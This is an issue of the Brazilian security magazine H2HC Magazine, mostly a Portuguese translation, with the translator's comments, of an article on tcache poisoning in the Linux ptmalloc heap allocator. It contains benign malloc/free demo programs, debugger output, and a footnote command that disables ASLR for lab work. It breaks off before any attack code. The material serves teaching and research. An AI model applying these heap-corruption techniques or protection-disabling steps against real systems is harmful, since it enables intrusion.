15ª Edição | 2021

MAGAZINE

"O espírito do **hacking** continua vivo dentro de cada um de nós"


H2HC
HACKERS TO HACKERS CONFERENCE
www.h2hc.com.br

CARTA DO EDITOR

Prezado(a) leitor(a),

É com grande satisfação que apresentamos a **15ª edição da H2HC Magazine!**

A partir desta edição, emitiremos identificadores DOI exclusivos para cada artigo publicado na revista. Com isso, aumentamos o valor acadêmico das publicações (que já contavam com *peer-review* desde a 6ª edição) e facilitamos os processos de divulgação e referência.

Outra novidade é que, a partir da próxima edição, os autores podem opcionalmente enviar uma segunda versão de seus artigos escrita em inglês. Com isso, esperamos aumentar a visibilidade dos artigos. Essa edição (15ª) já conta com um artigo traduzido para o inglês a fim de ser utilizado como piloto.

Criamos também um marcador denominado **"AS-IS"**, que será associado a artigos que não passarem pelo processo completo de revisão da H2HC Magazine. Junto ao marcador, serão especificados os detalhes sobre a revisão recebida e as devidas recomendações para a leitura. Ressalta-se que, artigos com esse marcador, não são nem melhores e nem piores que os outros: são somente artigos que receberam menos revisão e logo devem ser lidos com mais cautela observando às recomendações do marcador.

Gostaríamos de ressaltar que a premiação (entrada gratuita para a H2HC aos autores de artigos aceitos) também vale para edições exclusivamente online da revista.

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, entre em contato! Mensagens de apreciação ou crítica também são muito bem vindas e servem de estímulo ao nosso trabalho.

Nosso e-mail é revista@h2hc.com.br.

Boa leitura!

Editor

Gabriel Negreira Barbosa

@gabrielnb

SOBRE A H2HC MAGAZINE

H2HC MAGAZINE
15ª Edição | Fevereiro 2021

REDAÇÃO / REVISÃO TÉCNICA
Gabriel Negreira Barbosa
Rodrigo Rubira Branco (BSDaemon)

AGRADECIMENTOS
Anonymous_
Diego Albuquerque
Fernando Mercês
Dr. Silvio Cesare

DIREÇÃO GERAL
Rodrigo Rubira Branco (BSDaemon)
Filipe Balestra

Registro Único desta Edição (DOI)

https://doi.org/10.47986/15

Versão da Revista - Incrementada caso correções sejam lançadas

0.03

REDES SOCIAIS DO EVENTO

@h2hconference

WEBSITE
https://www.h2hc.com.br/revista

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 4

Sumário

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 5

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 6

Envenenamento de TCache em Heap de Linux – Tradução Comentada

Artigo original: *Linux Heap TCache Poisoning*

Autor do artigo original: Dr Silvio Cesare (InfoSect)

Tradução e comentários: Rodrigo Rubira Branco (BSDaemon)

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 7

Introdução da Coluna

Pessoal, para a coluna desta edição resolvi traduzir um artigo escrito pelo Silvio Cesare [1], um pesquisador extremamente famoso pela escrita de artigos que viraram referência sobre binários *ELF*. A razão para a escolha desse artigo é demonstrar que, muitas vezes, a evolução de novas técnicas depende do entendimento do funcionamento interno de partes de um sistema. No caso deste artigo (um de uma série do mesmo autor), o assunto abordado (*ptmalloc*, o alocador de memória dinâmica que faz parte da *libc* da maioria das distribuições *Linux*) é essencial para a exploração de vulnerabilidades de *heap overflow*. Como muitos já sabem, antigamente era possível utilizar técnicas genéricas para a exploração desta classe de vulnerabilidades: era possível obter uma primitiva de escrita arbitrária na memória que facilmente poderia ser utilizada para a sobrescrita de um ponteiro e, desta forma, chegar à execução de código - sim sim, parece grego, mas quem tiver interesse em entender um pouco melhor sobre isso na prática, sugiro um artigo que escrevi há muitos anos [2] e que foi traduzido para o Português [3]).

Devido à editoração da revista, algumas partes do texto foram levemente alteradas para serem melhor compreendidas em português, e também a forma como referências e imagens são demonstradas não necessariamente refletem o original: quaisquer erros devem ser atribuídos a mim e não ao autor do artigo original. No demais, procurei traduzir mantendo a forma da escrita original (portanto, ao lerem a tradução, o termo 'eu' se refere ao Silvio e não a mim) e o sentido do texto, mas como não sou um tradutor profissional, por favor me perdoem antecipadamente. Sempre recomendo que as pessoas leiam os textos na língua original, mas sabendo que nem sempre é possível, fizemos o melhor para trazer este conteúdo de qualidade para todos(as) que leem a revista.

Envenenamento de *TCache* em *Heap* de *Linux*

Resumo

Neste artigo, introduzo o leitor à corrupção de metadados da *heap* contra o alocador atual do *Linux*, o *ptmalloc*. O ataque é executado através da corrupção (ou envenenamento) do *tcache*, de forma que *malloc* retorne um ponteiro arbitrário. Isso pode permitir o controle do fluxo do programa se *malloc* retornar um ponteiro para uma área que, por sua vez, possua um pointeiro de função, e se o atacante conseguir que o programa que está sendo atacado escreva nesse *buffer* (retornado por *malloc*) um valor controlado por ele (atacante). O envenenamento do *tcache* é possível através da corrupção da *heap*, por exemplo via um *buffer overflow* ou *use-after-free*.

Introdução

Em Julho de 2000, um artigo sobre a exploração de um *heap overflow* no navegador *Netscape* foi lançado [4] e a corrupção de metadados da *heap* nasceu. O ataque genérico contra a *heap* do *Linux* permitia transformar o '*free*' (desalocação) de um *buffer* comprometido por um *buffer overflow* através de operações de *string* em uma escrita arbitrária na memória, primitiva esta conhecida como *write-what-where* (Escrever o que se quer, onde se desejar).

Escrever o que se quer, e onde se desejar na memória, é uma primitiva poderosa. Atacantes podem utilizar-se do *write-what-where* para controlar o fluxo do programa. Eles podem fazer isso sobrescrevendo ponteiros de funções presentes na imagem do processo, como os da *Global Offset Table* (GOT): ponteiros de funções que são preenchidos pelo *linker* (ligador) dinâmico quando a resolução de símbolos acontece. Atualmente, o controle de fluxo via GOT foi mitigado através do remapeamento destas entradas como *read-only* (apenas leitura) no momento da execução. No entanto, ainda existem outros ponteiros de funções disponíveis na imagem do processo. Por exemplo, *malloc hooks* [1].

Os ataques de corrupção de metadados do passado tiravam vantagem do desvinculamento (*unlinking*) de um nó em uma lista ligada durante a consolidação de *chunks* livres (*free chunk coalescing*). A operação de desvinculamento usava operações em ponteiros como *node->next->prev=node->prev*. Se um atacante conseguisse controlar os ponteiros *next* e *prev* de um nó, também conseguiria transformar esse acesso (*dereference*) e atribuição (*assignment*) em um *write-what-where*.

Atualmente, a maioria dos alocadores foi protegido [2] através do uso de checagens simples de integridade da lista ligada que previnem que tais primitivas *write-what-where* sejam obtidas. No entanto, alocadores de *heap* possuem outros casos de falha que são potencialmente vantajosos para um atacante. Portanto, se um atacante for capaz de obter algum dos seguintes resultados de um alocador, tal atacante terá uma vantagem:

- Retorno de ponteiro arbitrário de *malloc*

[1] Nota da Coluna: Preferi não traduzir a palavra *hook* pois, neste caso, se refere ao mecanismo disponível pelo sistema para se interceptar alocações para depuração de *software*, e a tradução literal desta palavra não iria deixar nada mais bem explicado

[2] Nota da Coluna: Apontamos o leitor para o paper lançado na PoC || GTFO [5] com uma discussão interessante sobre este tipo de proteção

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 8

- Retorno de ponteiro quase arbitrário de *malloc* (por exemplo, para uma parte da pilha/*stack*)
- Retorno duplo de uma (mesma) área de memória alocada
- Alocação de memória que sobrescreva a área de outra alocação

Retorno de ponteiro arbitrário de *malloc* é uma primitiva poderosa. Se a entrada do programa (*input*) controlada pelo atacante for capaz de escrever em algum objeto alocado na *heap*, então o atacante pode forçar a alocação desse objeto apontar para algum local útil como, por exemplo, um ponteiro de função. Então, o atacante seria capaz de escrever nesse novo local, dado que o programa acredita que a alocação foi correta. Logo, o atacante consegue sobrescrever um ponteiro de função e iniciar uma cadeia ROP [3] ou ganhar execução de código de alguma outra forma.

O mesmo estilo de ataque existe para outras primitivas, como alocações que se sobrescrevem ou retorno duplo da mesma memória alocada. Se o atacante escreve em um objeto que o programa imagina ser seguro, e tal objeto (controlado pelo atacante) estiver sobrescrevendo um ponteiro de função de outro objeto, execução de código arbitrário pode ser possível.

O alocador de *heap* do *Linux*

O alocador de *heap* do *Linux* utiliza o *ptmalloc* internamente. *Ptmalloc* é derivado da implementação *malloc* de Doug Lea [6] [4]. Uma característica importante é que metadados *inline* cercam *chunks* [5] de memória livres e alocados. Os metadados *inline* podem ser corrompidos e fazer com que o alocador se comporte de forma útil ao atacante, gerando as primitivas modernas que eu discuti anteriormente. A Figura 1 foi retirada de [7] e ilustra o que a documentação mostra sobre *chunks* da *heap*.



Figura 1: *Chunks* da *heap* do *Linux* (Retirado de [7])

Chunks são estruturas essenciais (*core*), mas um alocador moderno também possui outros metadados da *heap*. Arenas são uma estrutura da *heap* para reduzir contenção de *lock* (*lock contention*) em ambientes

[3] Nota da Coluna: ROP é a sigla para *Return Oriented Programming*, que basicamente significa o re-uso de partes do programa fora de ordem

[4] Nota da Coluna: Referência adicionada para facilitar a leitura

[5] Nota da Coluna: Se vista sequencialmente, a memória não contém apenas os dados dos *buffers* alocados, mas também metadados, que não são diretamente visíveis aos programas que chamam o alocador, mas que são utilizados pelo alocador para controle das alocações

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 9

multi-threaded: *Threads* diferentes podem ser associadas a arenas diferentes, e cada arena possui seus próprios *chunks* livres (*free*) e em uso (*in-use*).

Outro conceito que o alocador *ptmalloc* utiliza é o de "*bins*". *Bins* são *freelists* [6] que mantém listas ligadas de *chunks* livres de memória. Portanto, quando uma alocação acontece, os *bins* são examinados para determinar se *chunks* livres existem. Caso existam, os *chunks* são removidos dos *bins* e retornados ao usuário que requisitou a alocação. Naturalmente, o *chunk* retornado também está envolto em metadados da *heap*. O usuário não possui acesso [7] aos metadados, porém, ainda assim, os metadados existem em volta do *chunk*.

Bins também são divididos em diferentes tipos. Existem 4 tipos de *bins* – *fast* (rápido), *small* (pequeno), *large* (grande) e *unsorted* (não ordenado) – sem incluir o *tcache*, que será mencionado posteriormente. Cada *bin* tem um propósito diferente e também mantém *chunks* de tamanhos diferentes conforme apropriado para o *bin* específico.

Se os *bins* não conseguem atender a uma alocação, ainda assim é possível retornar memória ao usuário se a *heap* possuir memória disponível; também é possível ao alocador requisitar mais memória ao sistema operacional, e assim estender a *heap*.

TCache

O *cache* de *thread*, ou *tcache*, é uma melhoria de otimização ao *ptmalloc* que foi introduzida na *glibc 2.26*. O *Ubuntu 18.04 LTS* é uma das distribuições que utilizam o *tcache*. A motivação para o *tcache* é que este dá a habilidade para as *threads* individualmente acessarem os *chunks* livres sem competirem por um *lock* da arena [8]. O *tcache* é similar ao *fastbins* [9] mas sem contenção de *lock* [10].

O *tcache* é similar a outros *bins* como *fastbins*, e também inclui *freelists* com *chunks* de mesmo tamanho entrando em cada *freelist*. O *tcache* possui um limite ao tamanho de cada *freelist*, e que atualmente é definido como um máximo de 7 *chunks*. Assim como com *fastbins*, não existe consolidação (*coalescing*) de *chunks* livres. O *tcache* é implementado como uma simples lista ligada, de forma similar aos *fastbins*.

Vamos examinar a estrutura de dados para uma entrada *tcache* a partir da Figura 2, que foi retirada de [7].

Importante: um ponteiro próximo (*next*) usado nas *freelists* do *tcache* é colocado na área de dados que pertencia ao *chunk* quando este estava alocado.

[6] Nota da Coluna: Preferi não traduzir os termos *freelist*, *bins* e *chunks* pois eles são amplamente utilizados na literatura

[7] Nota da Coluna: Ou ao menos não deveria possuir no caso de uso legítimo

[8] Nota da Coluna: *Lock* é utilizado para realizar a sincronização a fim de se evitar condições de corrida em estruturas de dados acessadas por diferentes *threads* em paralelo

[9] Nota da Coluna: Use a referência [8], não incluída no texto original, se quiser saber mais sobre *fastbins*

[10] Nota da Coluna: E com menos checagens de segurança/integridade. Um exemplo disso está no fato de que o *fastbin* checa durante a alocação se o *chunk* possui o campo *size* com tamanho correto, enquanto o *tcache* não o faz

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 10



Figura 2: *TCache* (Retirado de [7])

O fato de que o ponteiro para o próximo elemento (*next*) está no local do conteúdo do *chunk* liberado, permite a possibilidade de *use-after-frees* (UAF). No mínimo, essa característica permite a descoberta de endereços da *heap* caso seja possível ler os dados de tais chunks.

Tanto durante o *_int_malloc* quanto no *_int_free* (em *malloc.c*), o *tcache* é examinado antes de outras alternativas, permitindo assim que esta otimização seja amplamente utilizada. Além disso, em alguns momentos, outros *bins* como os *fastbins* podem enviar *chunks* para o *tcache*, dando ainda mais oportunidades de uso do mesmo.

O *tcache* opera como um *Last In First Out* (LIFO – o último a entrar é o primeiro a sair). Quando *chunks* são liberados, eles tentam ser colocados no *tcache*, assim eles podem ser reutilizados quando uma alocação ocorrer.

Quando um *chunk* liberado é colocado no *tcache*, ele é colocado no topo (*head*). Quando um item é removido do *tcache*, ele também é removido a partir da topo [11].

Vamos observar a alocação de 3 *buffers* pequenos e de mesmo tamanho, e então liberar os 3 *buffers*. O programa de exemplo pode ser observado na Listagem 1 [12].

Listagem 1: Arquivo Ex1-1.c

```
#include <stdio.h>
#include <stdlib.h>
int main() {
        long *a, *b, *c;
        a = malloc(8);
        b = malloc(8);
        c = malloc(8);
        free (a);
        free (b);
        free (c);
        exit(0);
}
```

[11] Nota do Editor: Ou seja, funciona como uma pilha
[12] Nota da Coluna: Por motivos de editoração, o programa foi organizado um pouco diferente do que no artigo original

Vamos colocar um *breakpoint* após o primeiro *free*. O primeiro *free* coloca o *chunk* no *tcache*. Podemos ver isso examinando a estrutura da *heap ptmalloc* com o *plugin* do GDB GEF [9] [13]. Observe na Figura 3 que nosso *chunk* está no endereço 0x55..59260 (abreviado para facilitar) e que o tamanho (interno) é 0x20.



Figura 3: *Status* após o primeiro *free*

Vamos agora parar no próximo *free* e examinar os *bins* novamente (Figura 4).

Podemos observar na Figura 4 que uma segunda entrada foi criada. O novo *chunk* está no endereço 0x55..59280 e foi colocado na cabeça da lista (no topo). O *chunk* que foi previamente liberado está agora na segunda posição. Vamos parar após o último *free* e examinar os *bins* novamente (Figura 5).

Podemos observar na Figura 5 que nosso terceiro *chunk* liberado está no endereço 0x55..592a0 e foi colocado na cabeça da lista (no topo).

Vamos agora modificar nosso programa para que façamos 3 alocações adicionais de mesmo tamanho após a liberação dos *buffers*. O programa agora é o presente na Listagem 2.

[13] Nota da Coluna: Adicionei a referência ao *plugin* para facilitar a leitura

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 12



Figura 4: *Status* após o segundo *free*



Figura 5: *Status* após o terceiro (e último) *free*

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 13

Listagem 2: Arquivo Ex1-2.c

```c
#include <stdio.h>
#include <stdlib.h>
int main() {
        long *a, *b, *c;
        a = malloc(8);
        b = malloc(8);
        c = malloc(8);
        free (a);
        free (b);
        free (c);
        a = malloc(8);
        b = malloc(8);
        c = malloc(8);
        exit(0);
}
```

Apesar do programa da Listagem 2 ser diferente, as 3 primeiras alocações retornaram as mesmas localizações de memória que o programa anterior. Isso é em parte porque não estamos utilizando *Address Space Layout Randomization* (ASLR) [14]. Podemos assumir então que, antes do primeiro *malloc* recentemente adicionado após os "*frees*", o *tcache* será similar ao exemplo anterior onde liberamos os 3 *chunks*. Vamos, portanto, adicionar *breakpoints* após cada novo *malloc* adicionado. A Figura 6 mostra o *status* após o primeiro *breakpoint* ser atingido.



Figura 6: *Status* após o primeiro novo *malloc* adicionado

[14] Nota da Coluna: ASLR é ativo por padrão na distribuição citada, portanto para desabilitar execute o comando: *sudo sysctl -w kernel.randomize_va_space=0*

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 14

Conforme observado na Figura 6, a entrada do topo foi removida e é ela que foi retornada pela alocação. Vamos olhar a próxima alocação (Figura 7).

```
[#0] Id 1, Name: "Ex1-2", stopped, reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x7ffff7e66a40 → __GI___libc_malloc(bytes=0x8)
[#1] 0x5555555551d1 → main()
──────────────────────────────────────────────────────────────────────────────────────
gef➤  heap bins
──────────────────── Tcachebins for arena 0x7ffff7fb2c40 ────────────────────
Tcachebins[idx=0, size=0x10] count=1  ← Chunk(addr=0x555555559260, size=0x20, f
lags=PREV_INUSE)
──────────────────── Fastbins for arena 0x7ffff7fb2c40 ─────────────────────
Fastbins[idx=0, size=0x10] 0x00
Fastbins[idx=1, size=0x20] 0x00
Fastbins[idx=2, size=0x30] 0x00
Fastbins[idx=3, size=0x40] 0x00
Fastbins[idx=4, size=0x50] 0x00
Fastbins[idx=5, size=0x60] 0x00
Fastbins[idx=6, size=0x70] 0x00
──────────────────── Unsorted Bin for arena 'main_arena' ────────────────────
[+] Found 0 chunks in unsorted bin.
──────────────────── Small Bins for arena 'main_arena' ─────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
──────────────────── Large Bins for arena 'main_arena' ─────────────────────
[+] Found 0 chunks in 0 large non-empty bins.
gef➤
```

Figura 7: Status após o segundo novo *malloc* adicionado

Como esperado, a *freelist* LIFO do *tcache* retirou o *chunk* da cabeça da lista (do topo) e a utilizou como retorno desta alocação. Vamos agora observar o *status* após a última nova alocação adicionada (Figura 8).

Conforme observado na Figura 8, o *tcache* está vazio novamente.

Lembre-se que o *tcache* possui *freelists* diferentes para cada tamanho de *chunk* [15].

Envenenamento do *TCache*

Neste documento, escreverei sobre um único ataque contra o alocador de *heap ptmalloc*. Na verdade, existem diversos ataques contra tal alocador, mas apenas cobrirei em detalhes o envenenamento do *tcache* (*TCache Poisoning*).

No ataque de envenenamento do *tcache*, o alocador da *heap* retorna um ponteiro arbitrário, escolhido pelo atacante. Isso é possível através da manipulação da *freelist* do *tcache*.

Lembre-se que a *freelist* do *tcache* é uma lista ligada simples que une os *chunks* livres. Se um atacante puder manipular esta lista ligada de forma que possa modificar um nó na *freelist* para que seja conectado a um *chunk* 'falso', o atacante conseguirá controlar o valor que *malloc* retornará.

[15] Nota da Coluna: O artigo original continua mostrando os passos, mas agora utilizando-se de diferentes tamanhos para demonstrar que diferentes *freelists* são criadas. O artigo original também demonstra que, mesmo para alocações de um mesmo tamanho, caso a *freelist* esteja lotada outro *bin* precisa ser utilizado (neste caso, após 7 *frees* o *fastbin* passa a ser utilizado). Para evitar a repetição e economizar espaço, não incluímos estas partes

